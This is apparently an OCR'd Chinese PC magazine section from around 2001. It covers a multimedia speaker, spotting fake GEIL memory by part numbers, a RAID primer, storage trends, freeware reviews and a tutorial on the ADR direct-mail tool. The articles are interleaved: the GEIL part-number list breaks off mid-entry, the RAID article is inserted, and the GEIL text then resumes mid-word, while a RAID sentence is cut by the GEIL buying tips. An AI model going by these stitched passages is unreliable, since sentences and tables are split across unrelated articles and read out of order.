长城认证CCEE；电磁兼容认证FCC-B；电话防伪



三分频多媒体音箱

与以往市场上普通的2.1音箱系统不同，这款多媒体音箱把设计重点放在了卫星小音箱上。目前大多数卫星箱多采用3寸以下的单元，在卫星音箱中不采用分频设计；而 D-1在卫星箱中采用了双分频结构，以一只4寸单元作为中音，辅以软膜高音，从而保证了系统中高频表现力的完整性。配合低音炮，使整套系统达到了3分频的效果，确保了系统高，中，低音的平衡感及完整性。这款音箱的卫星箱与低音炮各有单独的电源系统和功放系统。这样设计，一方面加大了系统的功率，另一方面避免了低音炮与卫星箱系统的相互干扰，使系统在大动态下也能保持音质纯净，不失真。整套音箱采用木质结构，卫星箱采用9mm中密度板制作，低音炮采用12mm中密度板制作。低音炮采用狭缝式倒相仓式设计，这种设计可以避免普通低音炮因采用塑质倒相孔所带来的音染及失真，特别是低音炮前脸采用双层(一层9mm，一层12mm)密度板复合结构，使箱体墙厚达到21mm，加大了箱体的刚性，最大限度地降低了音染，使低频表现有力而不浑浊。此外，D-1还将调节旋钮及电源开关设置在了卫星箱上，使音量及音质的调整更加方便。

产品档案：
参考价格：320元

如何辨认金邦内存

□北京 阿明

在众多的内存品牌中，金条以其出色的性能成了广大DIYer的首选，同时它也成了制假者的首选。现在我告诉大家怎样从模块和芯片编号识别GEIL（金邦）内存。

GEIL（Gold Empire International LtD，金邦科技股份有限公司）是来自台湾的内存厂商，产品有金邦金条和GL2000千禧条两种，主要用在服务器、笔记本电脑和家用PC上。

现在先给大家介绍一下SPD，SPD（Serial Presence Detect，连续存在检测装置）是一组数据，它记录了内存的各种参数，其中最重要的是CAS（Column Address Strobe，列地址控制器）、CAS到RAS、RAS（Row Address Strobe，行地址控制器）的时间。开机时，主板会自动检测内存的SPD，按照SPD来设置内存的存取时间。因此金邦金条分为"金、红、绿、银、蓝"五种，各种金邦金条的SPD均是确定的，适用于不同的主板。金邦的这种贴心设计使你可以很轻松地根据主板芯片组选择到最匹配的内存条。当然，其他品牌的内存也有不同的存取时间，但没有按照存取时间标识出最为匹配的主板，如果你没有掌握相关的知识，难以选择对应的内存，很容易造成兼容性问题。


除了贴心的设计外，金邦金条的售后服务也是一流的，它提供"免费升级"服务，当你的主板升级到更高速度时，你可以将原来的金邦金条拿到经销商处，即可升级到与主板匹配的金邦金条。

金邦内存采用BLP封装（Bottom Leaded Package，底部导向封装），芯片尺寸较普通SDRAM芯片小，DRAM模块为六层板设计，选购时要多注意一下。

一、DRAM模块

例：GL 128 MUAHC02049

GL：内存模块类型，GL=GL2000千禧条，金=金色



GL2000千禧条产品图片

金邦金条，红=红色金邦金条，绿=绿色金邦金条，银=银色金邦金条，蓝=蓝色金邦金条

128：内存容量，128MB

各种不同的金邦金条对应的主板

红色金条：PC133高性能系统，匹配主板：i810E、i815、i820、i840、VIA 693A、VIA 694X

绿色金条：PC100内存，适合普通用户，以稳定性为主，匹配主板：i440BX、i440GX、i440LX、i440ZX、VIA 691、VIA 692、SiS 530、SiS 620

蓝色A系列金条：K7系列主板，面向超频玩家，匹配有：AMD 750、AMD 760

蓝色V系列金条：K7系列主板，面向超频玩家，匹配有：VIA KX-133

蓝色T系列金条：K7系列主板，面向超频玩家，匹配有：VIA KT-133

金色金条：PC133服务器系统，适合双处理器主板

银色金条：PC133内存，主要面向笔记本电脑的移动式主板

二、DRAM芯片

例：GL2000 GP 6 LC 16M8 4 TG -7 AMIR 00 32

GL2000：芯片类型，GL2000=千禧条TSOPs（thin small outline packages，小型薄型封装），金SDRAM=BLP

GP：厂商名称，金邦科技

6：产品家族，6=SDRAM

LC：处理工艺，C=5V Vcc CMOS，LC=0.2微米3.3V Vdd CMOS，V=2.5V Vdd CMOS

16M8：设备号码（深度*宽度），其中16 = 内存基粒总容量 = 基粒容量 * 4 bank；8 = 基粒数目；M = 容量单位，无字母=Bits，K=Kilobits（KB），M=Megabits（MB），G=Gigabits（GB）；内存芯片容量 = 内存总基粒容量 * 基粒数目 = 16 * 8 = 128Mbit

4：设备版本

TG：封装代码，DJ=SOJ，DW=宽型SOJ，F=54针4行FBGA，FB=60针8*16 FBGA，FC=60针11*13 FBGA，FP=反转芯片封装，FQ=反转芯片密封，F1=62针2行FBGA，F2=84针2行FBGA，LF=90针FBGA，LG=TQFP，R1=62针2行微型FBGA，R2=84针2行微型FBGA，TG=TSOP（第

深入浅出玩RAID

□北京　林林

今天如果您不知道RAID,那您可能就有点儿落伍了。在网络及服务器迅速发展的今天,资料的安全性显得非常重要。在一个完整的计算机系统中,CPU运算速度的飞速提升使系统内许多部件成为阻碍整体性能提高的瓶颈,其中比较明显的就是数据存储设备的数据传输问题 ，各硬盘厂商在提高内外部传输率上绞尽脑汁,正是在这种情况下，RAID技术应运而生。


1.RAID是什么

RAID全称为：Redundant Array of Independent Disks，中文称为：磁盘冗余阵列，是一个服务器大容量硬盘、服务器运行速度和数据安全性等综合性要求的廉价解决方案。磁盘阵列可用性强，延展性好，作业效率高，在大型主机上经常可见，尤其在资料存取量大的主机上。如果使用者想要增加资料存储量及存取速度,那么RAID是相当好的选择，而且RAID也具有很好的安全性。

2.RAID的分类

RAID在资料存取方式上,因不同的需求有不同的规格，大致分为RAID0、RAID1、RAID2、RAID3、RAID4、RAID5、RAID0+1七种规格。

RAID 0:这是所有规格中惟一不具容错性,但效率却是最高的,它将一份资料分割成数个区块分别储存于各个硬盘上,同时存取,在速率上会比单个硬盘快。但如果其中一个硬盘损坏,那么这一份资料就不能使用了。



RAID 1: 它是将一份资料同时储存于两个硬盘中,就算其中一个硬盘有故障,系统仍可正常运作,它具有备份的功能,但是只能使用一个硬盘的容量。

RAID 2:这是RAID 0的改良版,以汉明码(Hamming Code)方式将资料编码后分割为独立位元,并将资料分别写入硬盘中,但是因为加入了错误修正码(ECC,Error Correction Code),所以储存的资料会比原来的大。

RAID 3:它需要经过编码将资料位元分割，并分别存于硬盘中,而将同位元检查单独存于一个硬盘中。但由于资料的位元分散在不同硬盘上,因此就算读取一小段资料都有可能用到所有的硬盘,所以这种规格比较适合在读取大量资料时使用。

RAID 4:与RAID 3不同的是，它在分割时是以区块为单位分别存放于硬盘中,但每份资料存取都必须从同位元检查的那个硬盘中取出,并与对应的同位资料核对,由于使用频繁,所以该硬盘损耗率可能会提高。


RAID 5:改善了RAID 4同位元检查使用频繁的问题,它将原始资料与同位元检查重新组合后，以位元分割的方式储存于各硬盘中,所以每个硬盘都有同位资料,以降低存取过度的问题。

RAID 0+1:这是一种Dual Level RAID，也有人称之为RAID level 10，它是“零加一”，即两组按一定的分割区域，连接不同的两块大容量的阵列硬盘，它们互为“镜像”。在每次写入数据时，

二代)，U= M BGA。

-7：存取时间，-7=7ns（143MHz）

AMIR：内部标识号



金邦金条产品图片

00 32：生产日期，2000年第32周

购买金条时注意以下几点:

1.假货字迹模糊，特别是那个金字，SPD颗粒上也是字迹模糊,不仔细看很难看清 ;2.假货电路板质量明显比真的差,颜色也较暗; 3.假的金邦条只有一个透明的塑料包装,缺少正品的包装盒; 4.假货芯片上的编号和品名有打磨过的痕迹,字是印上去的,缺少激光蚀刻那种质感。

磁盘阵列控制器会将数据同时写入两组“大容量阵列硬盘组”。同RAID 1一样，虽然其硬盘使用率只有50%，但它却是最高效率的划分方式。不过它需要4个一样的硬盘，所以说真正的“安全性”和“速度”是建立在成本上的。建立在主板和硬盘之间，实现RAID功能的插卡叫RAID卡，从理论上看插卡式的效率是较佳的。这种结构的阵列，直接面对主机的存取通道I/O bus，不受限于系统的存取界面I/O Interface，如SCSI、SSA、FC-AL等。

3.RAID适合于谁

目前，RAID技术从高高在上的企业解决方案走了下来，成为众多DIY发烧友以及普通家庭的选择方案。在硬件价格越来越透明、越来越便宜的今天，RAID技术也飞入了寻常百姓家。只要您对数据处理有RAID需求，那么RAID卡可以在任何主板上使用。

从大的方面来说，几家比较大的服务器主板供应商都提供这样的支持，比如Intel、华硕、艾崴等。至于RAID卡的供应商，比较有名的当然是Adaptec，还有AMI和SIS，但是好像AMI和SIS提供的多是PCI规格，并且在卡上集成了SCSI控制芯片，相对价格比较高，大约要10000元人民币左右，并且现在的服务器主板都有一个倾向，即把SCSI的控制芯片集成在底板上，这样SCSI的存储介质通过系统总线来传输资料要比通过繁忙的PCI总线来得方便，如果此时再扩充RAID功能，可能需要没有SCSI通道的廉价RAID卡来提供支援，其中艾崴的几款SCSI主板都提供这种支援：提供RAID PORT的插槽，配合其ARO-1130(CA,SA)的RAID卡(Adaptec芯片)，可以方便实现上述RAID功能，据说此RAID卡因没有SCSI通道而价格比较便宜，人民币3000元左右。最近好像AMI也有这样的RAID卡上市，以满足大多数用户的需要。

所谓的RAID PORT插槽是指在主板的一根PCI槽后面再多补出一段棕色的比较短的插槽，而RAID卡就可以插在由PCI和这一段槽构成的比较长的RAID PORT插槽里面，从而实现RAID的各种功能。前面已经介绍了常用的RAID的种类，下面就讲一下它们在实际中的应用。


现在我们常用的有RAID0，1，5，0+1这四种方式。其中，IDE RAID不支持RAID5，只有SCSI RAID才支持RAID5。

由于RAID5具有分盘纠错能力，所以在服务器中多用RAID5这种方式来保证对数据的保护。

在一些中小企业中，它们的高阶工作站对处理速度要求不是很高，在数据比较重要的时候，可以选用RAID0+1这种方式，采用IDE RAID是一种比较经济实惠的方案，比SCSI RAID的性价比要高。

而对于一些用户，对数据非常重视，但对速度并无特殊要求，如股民。如果数据丢失，那可就麻烦了，那么可以使用RAID1，来完成冗余备份。

对于RAID 0，由于对数据没有保护功能，只是单纯提高磁盘的存储速度，只适用于数据资料不是特别重要的用户。如DIY发烧友、GAME高手等。



总体来说，RAID分为SCSI RAID和IDE RAID，两者各有特点。SCSI RAID比IDE RAID所能实现的方式要多，但其价格也是不菲的。而IDE RAID则具有良好的性价比，能满足一般中小用户的需求，为中小企业提供一个良好的数据处理解决方案，当然也为众多的个人用户提供了更为可靠、快捷的解决方案，成为RAID家族中的一个生力军。

在目前的SCSI RAID、IDE RAID市场上，各主板厂商如艾崴、技嘉、微星、升技等均有产品涉足IDE RAID领域。艾崴是世界第一家将IDE RAID集成在主板上的厂商，采用HighPoint 368控制晶片的VD133Pro(VIA694X+686A)，是世界首片集成IDE RAID的主板，它可以支持RAID0、RAID1、RAID0+1三种RAID工作方式，还支持UDMA66。同时，艾崴出品了采用HighPoint 368控制晶片的SIDE RAID 66卡，同样支持RAID0、1、0+1方式，支持UDMA66。之后推出的艾崴SIDE RAID100，采用HighPoint 370控制晶片，支持ATA100及RAID0、1、0+1的方式，进一步完善了IDE RAID的功能。同时，艾崴在新一代主板上均内建了IDE RAID，采用AMI MG80649控制晶片，支持RAID0、1、0+1和SPARE POOL，同时还支持ATA100，如KV200-R，WO2-R，KA266-R等。


4. RAID市场一览

RAID如此优秀的性能越来越成为众多玩家的首选，或许不久的将来，玩家们见面的第一句话就是“今天，你RAID了吗？”


下面是一些产品的报价，仅供参考：

产品	价格
艾崴SIDE RAID 66	260元
SIDE RAID 100	350元
VD133PRO	880元
WO2-R	1380元
KV200-R	1000元
KA266-R	1750元
升技K7T-100	1250元
精英D6VAA-RAID	1000元

RAID技术就为大家介绍到这儿，希望能对您有所帮助。



存储设备大盘点



□四川 闷豆 闷豆二代

我曾经认为,RAMBUS会在2000年取代SDRAM，但现在，我更看好DDR SDRAM；我曾经只买昆腾的IDE硬盘，但现在，昆腾硬盘部已被迈拓收购；我曾经认为DVD会在2000年装入我的PC，但现在，我依然在用CD-ROM……那么，新世纪的存储设备会以什么面貌出现在我们面前呢？

内存：RDRAM决战DDR SDRAM



在2000年初，谁也不会想到SDRAM这个几年前的技术却依然是2000年内存市场的最后胜利者，PC133标准成为SDRAM的绝唱，而后某些厂家虽又推出了PC150、PC166 SDRAM，但已不能满足技术发展的需要，它的接替者RDRAM与DDR SDRAM在2000年打够了技术战后，即将迎来的则是2001年的市场争夺战。

RDRAM，INTEL与RAMBUS主推的高性能内存，包括NEC、三星、东芝等内存大厂已明确表示支持，与SDRAM不同的是，RDRAM的数据通道为2条8BIT共计16BIT即2BYTE，只有SDRAM的64BIT数据通道的1/4，而时钟频率则要快得多。以最快的PC800为例，运行频率高达400MHZ，并且在时钟的上升沿与下降沿都能传输数据，带宽为2BYTEX400MHZ/SX2=1.6GB/S，不仅在理论上远远超过PC133 SDRAM的1.06GB/S，并且在特殊情况下，性能更远超SDRAM。举个例子，某段数据一次最多只能传输32BIT，那在使用SDRAM时，只能利用其一半的带宽，而RDRAM则能全额工作，此时性能差距将更大。不仅如此，INTEL为了发挥RDRAM性能的极限，更是创造出了双通道RDRAM,简单的解释就是同时利用两条RDRAM的带宽，使内存带宽达到3.2GB/S这一惊人数字。此项技术已用在I840、I850两种高档芯片组上，并已体现出极高的测试性能。RDRAM技术先进，性能优异，但生产厂商的设备必须更换，早期成品率低，专利费用昂贵又阻碍着它的前进步伐。而各大内存厂商考虑到RDRAM虽有INTEL撑腰，但前景不明，多数厂商的作法是先通过RDRAM认证，但大规模生产则要取决于市场的反应。INTEL为了RDRAM的推广，不惜重金赠送RDRAM，以达到先试后买的目的。而随着RDRAM成品率的提高，其价格也是大幅下降，已接近人们的心理承受价位，可以说虽然大家都看好DDR SDRAM，但RDRAM依靠其成熟性、高性能以及INTEL的推广必然首先占领未来的工作站、服务器等这部分高利润市场，而后再向主流市场进军。RDRAM，未来内存市场不可或缺的组成部分。



相对于昂贵的RDRAM，VIA与AMD联合推广的DDR SDRAM可以说是廉价的性能提升方案，把SDRAM只能在脉冲上升沿传输数据改为在脉冲上升和下降沿都能传输数据，理论上把带宽提升了一倍。VIA与AMD主推的PC2100带宽更是达到了2.1GB/S，已超过了RDRAM，而其生产设备、工艺都与现在的SDRAM通用，颇受包括现代、MICRON等内存大厂的欢迎，而且DDR SDRAM/SGRAM在显卡上的成功更是坚定了厂家们推广的信心。而VIA与AMD更是再接再厉，提出了DDR2标准，在这一标准中，一次脉冲传输四次数据，达到传统SDRAM的四倍带宽，首先提出的PC3200标准依靠100MHZ的速度就达到了3.2GB/S的带宽，可与昂贵的双通道RDRAM媲美了，而成本依然不会比SDRAM提高多少。相对昂贵而又有垄断嫌疑的RDRAM， DDR SDRAM更受厂家的欢迎。不过DDR SDRAM要成功，困难也不少，一是缺少INTEL的明确支持；二是上市时间晚了RDRAM半年多，成熟性还有待考验；三是配套主板尚未形成规模，而AMD也承认其支持DDR SDRAM的AMD760芯片组有BUG，也为DDR SDRAM的推广蒙上了一丝阴影；四是价格问题，虽然DDR SDRAM内存条成品的上市价格比RDRAM上市时低得多，但最新的报价表明，RDRAM现在的售价低于DDR SDRAM。

我个人认为，未来的内存市场在SDRAM被淘汰后，DDR SDRAM会度过最初的高价及不成熟期，依靠多数厂商的认同，成为主流配置，而RDRAM则依靠INTEL的实力，更多地占领图形工作站、服务器等高端市场。未来的内存市场将是DDR SDRAM与RDRAM分庭抗争的局面，没有任何一方敢说占有绝对的优势，只有发展才是不败的根本。

IDE存储设备，接口面临变革

相对于2000年IDE硬盘平稳的增容、增速，RAID大幅提升硬盘速度，CD-ROM逐渐被DVD-ROM取代。2001

的存储设备我们更应该关注已有15年历史的并行接口ATA的升级换代，并行接口ATA虽然不停地挖掘潜力，但依然赶不上发展的步伐，现在80芯数据线理论传输极限是133MB/S，以此判断，ULTRAATA100很可能就是IDE硬盘在并行ATA接口下的最快速度，而作为其升级换代产品，新一代ATA接口SERIAL ATA（串行接口ATA）也正式浮出水面。



SERIAL ATA，在2000年2月份由INTEL、ADAPTER、DELL、IBM、迈拓、昆腾、希捷等7家公司共同提出，随后又有60余家公司参加合作，目标是取代目前的并行接口ATA的标准，用于连接硬盘、CD-ROM、DVD-ROM、CD-RW等IDE存储设备。而经过几个月的标准制订，SERIAL ATA 1.0版草案已于11月底完成。其优点在于首先是高速长效，最初公布的ULTRASATA/1500规格传输速率为1.5GBIT/S即192MB/S，而未来此标准可扩展到2倍速（既384MB/S）、4倍速(768MB/S)，计划满足未来10年IDE接口的需要；其次是改用串行电缆后，布线方便，接口缩小，并能降低工作电压，有利于电脑制造商设计系统。而在最初为了保证并行ATA到串行ATA的顺利过渡，将会同时拥有两种传输方式的接口，以确保用户的利益。而就在SERIAL ATA标准制定的时候，希捷已推出了第一款SERIAL ATA硬盘。可以预见，SERIAL ATA到来的日子不会太远了。

光盘存储器

从各方面看，2000年也许是单一CD-ROM最后的辉煌，速度已无法随心所欲地提高，依靠各种技术来提高的读盘性也受到质疑，CD-ROM的利润也越来越薄，有实力的厂家已把主力投向CD-RW、DVD-ROM以及多功能合一的光驱。

数年前就有人预言DVD-ROM要取代CD-ROM，但这个时间来得如此之晚，以至现在的电脑主流配置还是CD-ROM，原因并不是DVD-ROM不成熟，而是DVD碟片不能满足需要。一是现在的软件用CD-ROM存储就足够了，还没有必要做成DVD；二是正版的DVD影碟太贵，而盗版的DVD影碟效果又相去甚远，想当初，CD-ROM的流行就是从VCD影片开始的；三是现在的DVD-ROM都只有五次更改机码的机会，用户怕买来的DVD-ROM最后被锁区码，成为摆设，这几点都极大地影响了DVD-ROM在国内的销量，不过随着区码破解技术的完善以及DVD-ROM的降价，DVD-ROM取代CD-ROM成为只读存储器首选的时刻不会太远。



早期的CD-RW为了追求稳定，都是SCSI接口，性能优异，价格昂贵，不过由于市场的需要，现在越来越多的厂商也在生产IDE接口的CD-RW，而且随着人们对资料备份观念的加强，CD-RW的市场正在逐步扩大,并且价格也随着产量的增加而降低了不少，比如ACER的CRW8432IA，8速写，4速重写，32速度读取，2MB缓冲记忆体，还外带10张CD-RW，价格却降到了1299元。而随着人们对备份的重视程度的提高，备份容量的加大，以及CD-RW成本的不断降低,相信CD-RW必然会闯出一番天底。

多功能合一光驱顾名思义就是把DVD-ROM与CD-RW的功能在一台光驱上实现，节约了空间。不过这种产品刚推出，价格较为昂贵，而其市场定位本身就是高端产品，不太可能大规模普及。

便携存储器，速度更快、容量更大

朋友间要交换文件，动不动就是几十上百MB，只好带着硬盘满街走。一直想考虑一个便携存储器，但看完各种介绍，只能摇摇头，太慢，太小，我需要更快，更大容量的。这里说的更快并不是便携存储器的内部传输速率更快，而是需要更快的接口速度。现在流行的便携存储设备多采用USB1.1接口，由于其最快传输数率只有12MBIT/S既1.5MB/S，虽然比传统的串口快了许多，但如果外部存储器稍微大些，瓶颈就显现出来了。以现在市面流行的5GB“爱国者”USB硬盘为例，一次性拷贝5GB的文件需要50分钟，这是难以忍受的，更不用说更大容量的了。不过这种情况将随着IEEE1394与USB2.0两种接口技术的成熟而改变。IEEE1394，传输率400MBIT/S即50MB/S，是USB1.1的33倍，与现在最快的IDE硬盘速度相当。而迈拓于12月初推出IEEE1394接口的硬盘，最大容量80GB，但IEEE1394并不是每台主机都配备，使用有一定的局限性，而且据称不同IEEE1394还有不兼容的情况，更为其推广添加了障碍。相对而言，我更希望在2001年看到使用USB2.0接口的便携硬盘上市，相对于IEEE1394，USB2.0的优点在于更快的速度，480MBIT/S即60MB/S，而且秉承USB的一贯特点，标准统一，没有兼容性问题，受到厂家大力支持。但USB2.0的相关产品还没有正式推出，其真正的表现还有待事实来检验。

断想，网络就是存储器

每次在网上看到一个好软件，总是下载并安装，日积月累，这种软件越积越多，看着它们占据我宝贵的硬盘空间，真是留着浪费，删了又怕以后需要时还得下载。羡慕那些十几个通宽带网的城市，一天24小时在线，100MBPS带宽，软件需要时才下载安装，装完就删，高速低价的网络节约了本地存储器，减少了重复浪费，网络岂不是更好的存储器？

市场一览

软件风向标

快刀浪子

滚动的新闻

新浪点点通(SinaTicker，免费软件)是一款客户端滚动信息条软件。它以新浪网为依托，实时快捷地为我们传递各种新闻、股市行情、新浪搜索、BP 寻呼等信息。

新浪点点通的设计非常精巧，你可以随意拖动它的位置，拉伸它的大小。更妙的是，它还具有时髦的换肤功能，单击新浪点点通的最左侧，然后从下拉菜单中选择 " 更换外观 " 命令即可，看看我的 " 中国龙 "，是不是很酷。



新浪点点通的特性还很多，比如可以设置信息的滚动速度，选择新闻的种类或者你感兴趣的股票等，如果你对某一条新闻或股票特别感兴趣，还可以即时深入到网站，去进一步地了解。

怎么样，不错吧？还不拉一个下来（http://sinaticker.sina.com.cn/)。

幸福的伴侣

Bookmark Mate(书签伴侣，免费软件)是一款专门管理书签的软件。看完我的介绍，相信你会考虑下载它的 。

安装运行后，Bookmark Mate 会自动导入 IE 或者 Netscape中已有的书签，供你直接使用，非常的方便。若想加入新的书签，只要在浏览新的网站时，直接将网址拖到 Bookmark Mate 图标上即可（该图标总是显示在最前面)。你可以创建一个账号和密码，使其他人无法使用你的书签。你甚至可以将书签放到远程服务器上，这样，无论走到哪里，只要能上网，你就能轻松使用自己辛辛苦苦攒起来的书签了。还有它的导入导出功能，自动检测网站更新的功能……说实话，因为帮助文件是E文，许多功能我还没有试出来。你还不下载一个，研究研究（http://www.download.com.cn/)。



想说爱你不容易

Opera 是一款浏览器软件，它以速度快、功能全而著称。别看它个头小（不支持 Jave 的版本才 2MB，支持 Java 的版本也就 9MB 多点)，可与大块头 IE 和 Netscape 比起来却毫不逊色。这不，一听说从 Opera5.0 开始要免费了，就赶紧当了一个下来（http://www.cnvnet.com/download/d/Opera501_final_nonjava.exe)。

启动 IE 时，我的硬盘要吱吱嘎嘎响半天，可启动 Opera 却没有丝毫的延迟感（太爽了，快刀浪子如是想）。稍微用了一下，嗬，功能还真是不少，支持多窗口操作，直接收发E-mail，预置了上千个著名网站的书签，意外掉线还能断点续传，可在线聊天等等。



可惜的是，Opera 对中文的支持不太好，上搜狐的时候，网页的版式都走形了。并且 Opera 的菜单命令都是 E 文，也令我等国语爱好者有点头痛，这大概是它在国内没有广泛流传的原因之一吧。

电邮二代

Mail2G，新一代电邮软件闪亮登场了。看看我的新账号" crg@@mail2g.com "，是不是很酷。" @@ "?这绝不是笔误，这是 Mail2G 与 E-mail 相区别的标志之一。

与以前的电邮软件不同，Mail2G完全制定了自己的协议(这可是中国人的杰作)，新协议的数据传输率是E-mail的两倍多，速度够快吧。除了速度外，全面支持断点续传的功能应算是它的亮点了，从此你再也不用担心超大邮件卡住你的信箱。它的新功能还很多，远程信箱管理，在线聊天（用电邮聊天，没听说过吧)，与E-mail兼容，不占用收件人的信箱空间……



Mail2G 是一个免费软件，你可以到 http://www.mail2g.com去下载。

跟我学



□浙江　阿昭

E-mail也可特快专递

电子邮件已成为人们不可缺少的联系方式之一，如果有优秀软件工具的辅助，它会更放光彩。ADR（Advanced Direct Remailer）可以为E-mail办理特快专递业务，使电子邮件的发送更加快捷和安全。

ADR是一个共享软件，可以到http://www.elcomsoft.com/ADR/adr.zip下载，安装文件789kB，安装后占用空间不到1.5MB。安装了ADR之后，相当于在自己的电脑上建立了一个专门的电子邮件SMTP服务器，在你发送邮件的时候，它可以绕过拥挤的ISP邮件发送服务器，直接将电子邮件送到收件人的信箱中。本人经过一段时间的试用，认为它是个相当不错的电子邮件辅助工具软件，值得大家一用。

解压并安装后，桌面上会多个“Advanced Direct Remailer”快捷图标，双击它即可运行。运行后它将隐藏在后台工作，看不到它的运行界面，但会在任务栏显示一个蓝色的箭头图标。单击该图标即出现主界面（图1）。




图1

首先要适当地设置一些参数。点击“Delivery”菜单，选择“General Settings”命令，弹出ADR参数设置窗口（图2）。




图2

1.General标签　设置常规参数。有9个选项：程序同Windows系统一起启动；程序运行窗口始终显示在最上方；发送邮件后直接删除邮件，而不是转移到“Sent”邮箱中；设置为综合邮件服务器（www.eserv.ru）；当发送邮件发生错误时发出警报并将邮件移送到“Bad”邮箱中；当所有的邮件发送后，响铃提醒；依照邮件的优先级别先后发送邮件；利用acl.com的邮件黑名单过滤邮件（建议别选此项，会减慢电子邮件发送速度）；程序开始时隐藏演示画面。

2.Server标签　设置服务器参数。“Server TCP Port”为服务器TCP端口，默认25；“Allowed IPs”为允许使用本邮件服务器的IP地址；“Local Domain”为局域网地址，默认值为“Localhost”；这些参数不需改动，而需要修改的参数有：“Set recipient email in“to：”field，not mailing list email”选项，选择此项表示不使用邮件列表，而只发送给邮件收件人；“Detailed server log”选项，选择此项表示登记详细的服务器日志；“Use authentication for access to server”选项，选择此项表示利用账号、密码登录服务器。

3.Mailboxes标签　设置邮箱列表参数。使用该参数设置，可以建立大量的邮箱账号列表，当发相同信息的邮件给这些邮箱时，只需在“Server标签”中将上面提到的选项去掉，ADR即会为你发出大量相同信息的邮件，而不需你一封封撰写。邮箱列表的设置也很简单，先将已建立的邮箱账号列表用鼠标点取，再单击界面上的第三个工具按钮“Edit－rename mailbox”，在弹出的空格中键入新的邮箱账号列表名称，如“朋友”。然后点击目录树，选取邮件账号列表，再单击界面上的第四个工具按钮‘View mailing list”，记事本程序会打开此列表内容，你可添加、删除邮件账号，修改后保存并退出记事本。

4.Actions标签　运行参数设置界面，可设置开始递送邮件及清除旧邮件的条件。开始递送邮件分别为手动发送、拨号上网连接后自动发送、Outbox邮箱中有邮件时马上发送邮件，你可根据需要用鼠标单选即可。而删除旧邮件是在“Sentbox”、“Badbox”邮箱中保留邮件几天后删除，这些内容可视具体情况而定。

5.Proxy标签　设置代理参数。适用于使用代理服务器联入因特网的用户使用，正常拨号上网的用户不需设置。首先选中第一个选项，下面的选项才允许填写参数。如使用需要密码的代理服务器，还需在下面的“Login、Password”选项中填入用户名及密码。

6.DNS标签　设置域名服务器地址参数。ADR就是使用DNS地址解析电子邮件收件人的服务器，实现专递邮件到收件邮箱服务器的。我们需要在“Primary DNS”、“Secondary DNS”的参数填写框中填写DNS主、副地址，至于ISP服务商的DNS主、副地址，你可在拨号上网后，从该界面下方的“Windows DNS setting……”显示框中获得。其他两个选择框最好不要选，它们分别是：当在DNS服务器上无法解析收件人邮件服务器地址时，试着发送到上一级的邮件服务器上；不使用本机的DNS高速缓冲。

7.Logs标签　设置发送记录登记参数。使用者可根据实际情况选择，有保持几天旧的记录、是否仅仅登记最新的发送记录、不登记任何记录、不登记发送记录等几个选项。

8.Delivery标签　设置传送参数。如在“DElivery threads”中填写多线程的数量，一般使用调制解调器（33.6K以上）的可填写25，系统默认15；在“Timeout”中填写超时设定，我填写的是2。

由于ADR程序本身没有集成邮件撰写功能，所以我们还需使用其他诸如Outlook、Foxmail等电子邮件工具软件来撰写邮件。以Foxmail为例，选择一邮件账号，点击“帐户”→“属性”→“邮件服务器”，修改“发送邮件服务器地址”为“localhost”或“127.0.0.1”。然后单击“发送”按钮将邮件发出去，ADR就会将邮件直接发送到收件人的邮箱中，当然前提是ADR程序已运行，网络已连接，在Actions标签中将发送邮件的条件设为非手动发送。如果是设为手动发送的话，还需用鼠标单击系统托盘中的ADR图标，在弹出的运行界面中点击“运行发送”按钮。

ADR除了具有特快专递电子邮件的优点外，对于经常发大量相同邮件给特定用户组的使用者来说，其邮件列表递送功能也很实用。据开发者称，群发邮件的速度可增快5倍，有兴趣的朋友不妨一试。

别让大邮件卡了你的信箱

□黑龙江　王德祥

相信大家都有过这样的感受，在接收大邮件的时候格外紧张，生怕中途断线导致邮件接收失败。到目前为止，我还没有发现哪一款电子邮件程序具有断点续传功能。但若巧妙利用下载工具的多线程断点续传功能，并适当调整一下接收大邮件的方式，就能够将大邮件顺利地接收下来。

1. 使用免费信箱

大多数免费信箱在支持以POP3方式收发邮件的同时，也都支持以Web方式来使用。收发小邮件的时候，我们不必登录到网页上，只要通过常用的电子邮件程序进行POP3方式收发即可。而如果要接收尺寸相当大的邮件，就需要登录到网页上，用下载工具去下载邮件的附件。下面以网易免费信箱接收大尺寸附件为例。

首先登录到免费信箱的网页，打开免费信箱的“收件箱”文件夹（图1）。

